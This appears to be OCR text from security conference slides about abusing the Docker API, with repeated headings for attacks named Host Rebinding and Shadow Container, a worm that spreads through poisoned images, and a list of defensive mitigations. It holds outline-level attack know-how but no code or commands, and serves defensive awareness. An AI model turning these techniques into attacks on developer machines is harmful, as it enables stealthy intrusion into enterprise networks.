
FULL ATTACK DEMO



Abuse Docker API

Host Rebinding


FULL ATTACK DEMO



Abuse Docker API

Host Rebinding

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO




Abuse Docker API

Host Rebinding

Shadow Container

FULL ATTACK DEMO



Abuse Docker API

Host Rebinding

Shadow Container


FULL ATTACK DEMO

IMPACT

DEVELOPERS AS TARGETS


ADVANCED PERSISTENT THREAT

- Persistency
- Concealment
- Low Forensic Footprint
- Access to Internal Enterprise Network



SHADOW WORM

- Attacker poisons images
- Bad image spread like a worm in pipeline



ATTACK FLAVORS

MAC	Linux	Windows Containers
• DNS Rebinding	• DNS Rebinding	• Abuse API
• Shadow Container	• Full Access	• Host Rebinding
		• Full Access

CONCLUSIONS

MITIGATION

- Don’t expose container engine API
- Only allow authenticated clients (certificates) access to exposed port (or block it via Firewall)
- Analyze Container Engine Logs (on development also)
- Disable NetBIOS & LLMNR
- Continuously scan images in registries
- Continuously monitor containers in runtime

BLACK HAT SOUND BYTES

- **Developers** are the new **Targets**
- **New Attacks: Host Rebinding** & **Shadow Container**
- **Protect** your **PIPE**: Scan images & Monitor **Containers in Runtime**

http://info.aquasec.com/whitepaper-how-abusing-docker-api-led-to-remote-code-execution